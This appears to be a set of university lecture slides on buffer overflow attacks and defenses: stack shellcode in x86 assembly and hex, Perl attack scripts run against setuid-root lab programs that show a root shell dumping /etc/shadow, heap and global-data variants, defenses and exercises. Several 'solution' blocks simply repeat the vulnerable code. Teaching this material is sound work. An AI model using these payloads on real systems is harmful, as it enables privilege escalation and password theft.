- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transfers control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project (https://www.metasploit.com/)
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research

Example of shellcode

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];
    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

- desired shellcode in C
- launches the Bourne shell in an Intel Linux system

Notes for translation in assembly:

- The assembled code **must be position independent**
  - only relative addresses
- The assembled code **must rely only on itself**
  - no library calls
- **No NULL values** in the code
  - NULL is the string termination.
  - A NULL in between the code would interrupt the copy of the code itself
  - NULL is the last character anyway

… and equivalent position-independent x86 assembly code

```c
int main (int argc, char *argv[])
{
      char *sh;
      char *args[2];
      sh = "/bin/sh";
      args[0] = sh;
      args[1] = NULL;
      execve (sh, args, NULL);
}
```

```
        nop
        nop                  //end of nop sled
        jmp find             //jump to end of code
cont:   pop %esi             //pop address of sh off stack into %esi
        xor %eax, %eax       //zero contents of EAX
        mov %al, 0x7(%esi)   //copy zero byte to end of string "/bin/sh" (%esi)
        lea (%esi), %ebx     //load address of sh (%esi) into %ebx
        mov %ebx,0x8(%esi)   //save address of sh in args [0] (%esi+8)
        mov %eax,0xc(%esi)   //copy zero to args[1] (%esi+c)
        mov $0xb,%al         //copy execve syscall number (11) to AL
        mov %esi,%ebx        //copy address of sh (%esi) into %ebx
        lea 0x8(%esi),%ecx   //copy address of args[0] (%esi+8) to %ecx
        lea 0xc(%esi),%edx   //copy address of args[1] (%esi+c) to %edx
        int $0x80            //software interrupt to execute syscall
find:   call cont            //call cont which saves next address on stack
sh:     .string "/bin/sh"    //string constant
args:   .long 0              //space used for args array
        .long 0              //args[1] and also NULL for env array
```

… and equivalent position-independent x86 assembly code

```
       nop
       nop                   //end of nop sled
       jmp find              //jump to end of code
cont:  pop %esi              //pop address of sh off stack into %esi
```

… and its hexadecimal version…

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

```
       lea 0x8(%esi),%ecx //copy address of args (%esi+8) to %ecx
       lea 0xc(%esi),%edx //copy address of args[1] (%esi+c) to %edx
       int $0x80             //software interrupt to execute syscall
find:  call cont             //call cont which saves next address on stack
sh:    .string "/bin/sh"     //string constant
args:  .long 0               //space used for args array
       .long 0               //args[1] and also NULL for env array
```

Some common x86 assembly language instructions

Instruction	Description
`MOV src, dest`	copy (move) value from src into dest
`LEA src, dest`	copy the address (load effective address) of src into dest
`ADD / SUB src, dest`	add / sub value in src from dest leaving result in dest
`AND / OR / XOR src, dest`	logical and / or / xor value in src with dest leaving result in dest
`CMP val1, val2`	compare val1 and val2, setting CPU flags as a result
`JMP / JZ / JNZ`	addr jump / if zero / if not zero to addr
`PUSH src`	push the value in src onto the stack
`POP dest`	pop the value on the top of the stack into dest
`CALL addr`	call function at addr
`LEAVE`	clean up stack frame before leaving function
`RET`	return from function
`INT num`	software interrupt to access operating system function
`NOP`	no operation or do nothing instruction

Some (32-bit) x86 registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and I/O operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

… prepare to attack…

- To simulate the attack: take (or write) a simple program that:
  - has unbuffered input;
  - enough buffer size (more bytes than the shellcode at least)
  - has been made setuid root (i.e. when it runs it has superuser privileges, with complete access to the system)
  - The book takes the first “hello” program seen a few slides before and adapt it.
- The attacker must analyze this vulnerable program to discover:
  - the likely location of the targeted buffer on the stack
  - how much data are needed to reach up to and overflow the old frame pointer and return address in its stack frame
  - This can be done either by running it under a debugger, or by crashing it and by analyzing the core dump.

... and now... Attack!

```
$ dir -l buffer4
-rwsr-xr-x 1 root knoppix 16571 Jul 17 10:49 buffer4
$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\";'
```

directory listing of the target program buffer4 shows that it is indeed owned by the root user and is a setuid program

the current user is identified as knoppix, which does not have sufficient privilege to access the shadow password file.

the attack script: a Perl program that first to encodes and outputs the shellcode and then outputs the desired shell commands

… and now… Attack!

Invokes the perl script *attack1* in pipeline with the program to attack *buffer4*

The input line displays as garbage characters (truncated in this listing, though the string /bin/sh is included in it)

```
$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF . . . /bin/sh . . .
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
. . .
```

After the attack, whoami now answers "root" !!!!

… and this, truncated in the listing, is the shadow password file

STACK OVERFLOW VARIANTS

Target program can be:

- A trusted system utility
- Network service daemon
- Commonly used library code

Shellcode functions

- Sets up a service to launch a remote shell when connected to
- Create a reverse shell that connects back to the hacker
- Use local exploits that establish a shell or exec a program
- Flush firewall rules that currently block other attacks
- Break out of a chroot (restricted execution) environment, giving full access to the system

Exercise 1

Consider this implementation of strcpy (that copies one string into another), assume it is used in the following way:

```
1. int main(int argc, char *argv[]) {
2.    char to[12];
3.    char *from;
4.    from =“yellow submarine”;
5.    strcpy(to, from);
6.    …
```


Show the content of the stack:

- right before the execution of line 5
- right before the execution of line 6

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != ‘\0’) {
        *st = *from;
        st++;
        from ++;
    }
    *st=‘\0’;
    return to;
}
```

Solution 1

content of the stack right before the execution of line 5



```
char* strcpy(char *to, char *from)
{
     char *st=to;
     while (*from != '\0') {
          *st = *from;
          st++;
          from ++;
     }
     *st='\0';
     return to;
}
```


```
1. int main(int argc, char *argv[]) {
2.   char to[12];
3.   char *from;
4.   from ="yellow submarine";
5.   strcpy(to, from);
6.   …
```

Show the content of the stack:

- right before the execution of the first instruction of strcpy()
- Right before the execution of line 6.

Solution 1

content of the stack right before the execution of line 6



```
char* strcpy(char *to, char *from)
{
      char *st=to;
      while (*from != '\0') {
            *st = *from;
            st++;
            from ++;
      }
      *st='\0';
      return to;
}
```


```
1.  int main(int argc, char *argv[]) {
2.    char to[12];
3.    char *from;
4.    from ="yellow submarine";
5.    strcpy(to, from);
6.    …
```

Show the content of the stack:

- right before the execution of the first instruction of strcpy()
- Right before the execution of line 6.

DEFENSES

Buffer Overflow Defenses


Two broad defense approaches
Compile-time
Run-time
Aim to harden programs to resist attacks in new programs
Aim to detect and abort attacks in existing programs

Buffer overflows are widely exploited

Compile-time defenses: programming language

Use a modern high-level language

- Not vulnerable to buffer overflow attacks
- Compiler enforces range checks and permissible operations on variables

Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources

Compile time Defenses: Safe Coding Techniques in OpenBSD

C designers placed much more emphasis on space efficiency and performance considerations than on type safety

Assumed programmers would exercise due care in writing code

Programmers need to inspect the code and rewrite any unsafe coding

An example of this is the OpenBSD project

Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities

This has resulted in what is widely regarded as one of the safest operating systems in widespread use

About non-OS programmers

- Keep a mindset that codes not just for success, or for the expected, but is constantly aware of how things might go wrong
  - coding for *graceful failure*
  - always do something sensible when the unexpected occurs;
- in the case of preventing buffer overflows:
  - make sure that any code that writes to a buffer first checks sufficient space is available.
  - not only unsafe library functions…
  - it is quite possible to write explicit code to move values in an unsafe manner

Examples of unsafe C code

Copy of `len` bytes from `from` to `to` at position `pos`

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

What's wrong here?

Reads file size at the beginning of the file and copies file to buffer `to`

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); /* read length of binary data */
    fread(to, 1, len, fil); /* read len bytes of binary data
    return len;
}
```

…and here?

Compile-Time Defenses: Language Extensions/Safe Libraries

- C compilers may add **check ranges** on statically allocated arrays
- **Handling dynamically allocated memory** is more problematic because the size information is not available at compile time
  - Requires an extension to the semantics of pointers and the use of library routines that make checks
  - But programs and libraries need to be recompiled
  - and it is likely to have problems with third-party applications
- Concern with C is use of **unsafe standard library** routines
  - One approach has been to replace these with safer variants
  - e.g. Libsafe: it is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-Time Defenses: Stack Protection

- Stack protection:
  - Add function entry and exit code to check stack for signs of corruption
  - By means of a **random canary:**
    - value needs to be unpredictable
    - should be different on different systems
    - changes the structure of the stack, which could be problematic for debuggers
  - By means of **Stackshield and Return Address Defender** (RAD):
    - include additional function entry and exit code (also in some GCC extensions)
    - function **entry** writes a **copy of the return address** to a safe region of memory
    - function **exit** code **checks the return address** in the stack frame against the saved copy
    - if change is found, aborts the program
- All these solutions need recompiling the code

Run-Time Defenses: Executable Address Space Protection

Use virtual memory support to make some regions of memory non-executable

- Prevent execution of code on the stack
- Requires support from memory management unit (MMU)
- Long existed on SPARC / Solaris systems
- Recent on x86 Linux/Unix/Windows systems

Issues

- Support for executable stack code
- Special provisions are needed

Run-Time Defenses: Address Space Randomization

- Manipulate location of key data structures
  - Stack, heap, global data
  - Using random shift for each process
  - Large address range on modern systems means wasting some has negligible impact
- Randomize stack location at each execution
  - makes almost impossible to get the right address of shellcode
  - Shift can be much larger than any buffer size (cannot just be filled with NOP…)
- Randomize location of heap buffers
  - To prevent heap overflow attacks
- Random location of standard library functions

Run-Time Defenses: Guard Pages

- Place guard pages between critical regions of memory
  - Flagged in MMU as illegal addresses
  - Any attempted access aborts process
- Further extension places guard pages between stack frames and heap buffers
  - Prevents stack and heap from rewriting each other
  - Cost in execution time to support the large number of page mappings necessary

Exercise

Rewrite the functions below so that they are no longer vulnerable to a Buffer overflow attack..

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);
    fread(to, 1, len, fil);
    return len;
}
```

Solution

```
int copy_buf(char *to, int pos, char *from, int len)
{
     int i;
     for (i=0; i<len; i++) {
          to[pos] = from[i];
          pos++;
     }
     return pos;
}
```

Solution

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);
    fread(to, 1, len, fil);
    return len;
}
```

OTHER ATTACKS…

Replacement Stack Frame

Variant that overwrites buffer and saved frame pointer address

- Saved frame pointer value is changed to refer to a dummy stack frame
- Current function returns to the replacement dummy frame
- Control is transferred to the shellcode in the overwritten buffer

Off-by-one attacks

- Coding error that allows one more byte to be copied than there is space available

Defenses

- Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
- Use non-executable stacks

Return to system call

- Stack overflow variant replaces return address with standard library function
  - Response to non-executable stack defenses
  - Attacker constructs suitable parameters on stack above return address
  - Function returns and library function executes
  - Attacker may need exact buffer address
  - Can even chain two library calls

- Defenses
  - Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
  - Randomization of the stack in memory and of system libraries

Heap Overflow

- Attack buffers located in heap
  - Typically located above program code
  - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- No return address
  - Hence no easy transfer of control
  - May have function pointers can exploit
  - Or manipulate management data structures

Defenses
Randomizing the allocation of memory on the heap

```c
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];
        /* vulnerable input buffer */
    void (*process)(char *);
        /* pointer to function to
           process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}
```

```c
int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

Heap Overflow Attack

Heap Overflow Attack

- The attacker may:
  - Identify the area in the heap where the data structure is normally allocated example: 0x080497A8
  - Discover the size of the block allocated and the position of the function pointer
  - Then it may use the shellcode already seen before
    - padding it with NOP to fit the size of the buffer…
    - … and using the proper address of the shellcode

Et… Voilà!

```
$ cat attack2
#!/bin/sh
# implement heap overflow against
   program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
```

```
$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o
3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3
b9aj/:13347:0:99999:7:::
. . .
```

Heap Overflow Attack

Heap Overflow Attack

- Note:
  - Even if the vulnerable structure on the heap does not directly contain function pointers, attacks have been found.
  - These exploit the fact that the allocated areas of memory on the heap include additional memory beyond what the user requested.
  - This may hold data structures used by the memory allocation and deallocation library routines.
  - These surrounding structures may either directly or indirectly give an attacker access to a function pointer that is eventually called.

- Defenses:
  - make the heap also nonexecutable:
    - this prevents the execution of code written into the heap.
    - However, a variant of the return-to-system call is still possible.
  - Randomizing the allocation of memory on the heap:
    - makes the prediction of the address of targeted buffers extremely difficult, thus thwarting the successful execution of some heap overflow attacks.
  - Memory allocator and deallocator may include checks for corruption of the management data

- Attack buffers located in global data
  - May be located above program code
  - If there is function pointers and vulnerable buffers…
  - or adjacent process management tables.
  - Aims to overwrite function pointer later called

Defenses

- Non executable or random global data region
- Allocate function pointers below other data
- Guard pages between global data and other areas

Global data overflow

```c
/* global static data, targeted for attack
*/
struct chunk {
    char inp[64]; /* input buffer */
    void (*process)(char *);
    /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}
```

```c
int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

Global Data Overflow Attack

```
$ cat attack3
#!/bin/sh
# implement global data overflow
attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
```

```
$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o
3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3
b9aj/:13347:0:99999:7:::
. . . .
```

Global Data Overflow Attack

Summary

- Stack overflows
  - Buffer overflow basics
  - Stack buffer overflows
  - Shellcode
- Defending against buffer overflows
  - Compile-time defenses
  - Run-time defenses
- Other forms of overflow attacks
  - Replacement stack frame
  - Return to system call
  - Heap overflows
  - Global data area overflows
  - Other types of overflows

Exercise 2

Consider this function that cuts the first string to the maximum prefix identical to str2.

Do you find any potential vulnerability in this code?

If not prove why.
If yes fix it.

```
void cutprefix(char *str1, char *str2)
{
    while((*str1!='\0' && *str2!='\0')
            && *str1==*str2) {
        str1++;
        str2++;
     }
     *str1 = '\0';
     return;
}
```

Solution 2

```
void cutprefix(char *str1, char *str2)
{
    while((*str1!='\0' && *str2!='\0')
             && *str1==*str2) {
        str1++;
        str2++;
    }
    *str1 = '\0';
    return;
}
```

Exercise 4

Considering the program in the box on the left.

Assuming that:

- function showlen starts at address 0X01010533;
- function main starts at address 0X0100167
- the heap starts at location 0X01018000;
- the user inputs the string “Curiosity killed the cat”;

show the content of the heap:


1. right after the execution of line /*1*/
2. right after the execution of line /*2*/

give an input string that makes the program execute again the main function

```
typedef struct chunk {
    char inp[20];
    void (*process)(char *);
} chunk_t;

void showlen(char *buf) {…}

int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
 /*1*/ printf("Enter value: ");
 /*2*/ gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

Solution 4

content of the heap right after the execution of line /*1*/




```
typedef struct chunk {
     char inp[20];
     void (*process)(char *);
} chunk_t;

void showlen(char *buf) {…}

int main(int argc, char *argv[])
{
     chunk_t *next;
     setbuf(stdin, NULL);
     next = malloc(sizeof(chunk_t));
     next->process = showlen;
 /*1*/   printf("Enter value: ");
 /*2*/   gets(next->inp);
     next->process(next->inp);
     printf("buffer5 done\n");
}
```

- function showlen starts at address 0X01010533;
- function main starts at address 0X01010167
- the heap starts at location 0X01018000;
- the user inputs the string "Curiosity killed the cat";

Solution 4

content of the heap right after the execution of line /*2*/




```
typedef struct chunk {
     char inp[20];
     void (*process)(char *);
} chunk_t;

void showlen(char *buf) {…}

int main(int argc, char *argv[])
{
     chunk_t *next;
     setbuf(stdin, NULL);
     next = malloc(sizeof(chunk_t));
     next->process = showlen;
 /*1*/   printf("Enter value: ");
 /*2*/   gets(next->inp);
     next->process(next->inp);
     printf("buffer5 done\n");
}
```

- function showlen starts at address 0X01010533;
- function main starts at address 0X01010167
- the heap starts at location 0X01018000;
- the user inputs the string "Curiosity killed the cat";

Solution 4

give an input string that makes the program execute again the main function



```
typedef struct chunk {
     char inp[20];
     void (*process)(char *);
} chunk_t;

void showlen(char *buf) {…}

int main(int argc, char *argv[])
{
     chunk_t *next;
     setbuf(stdin, NULL);
     next = malloc(sizeof(chunk_t));
     next->process = showlen;
 /*1*/   printf("Enter value: ");
 /*2*/   gets(next->inp);
     next->process(next->inp);
     printf("buffer5 done\n");
}
```

- function showlen starts at address 0X01010533;
- function main starts at address 0X01010167
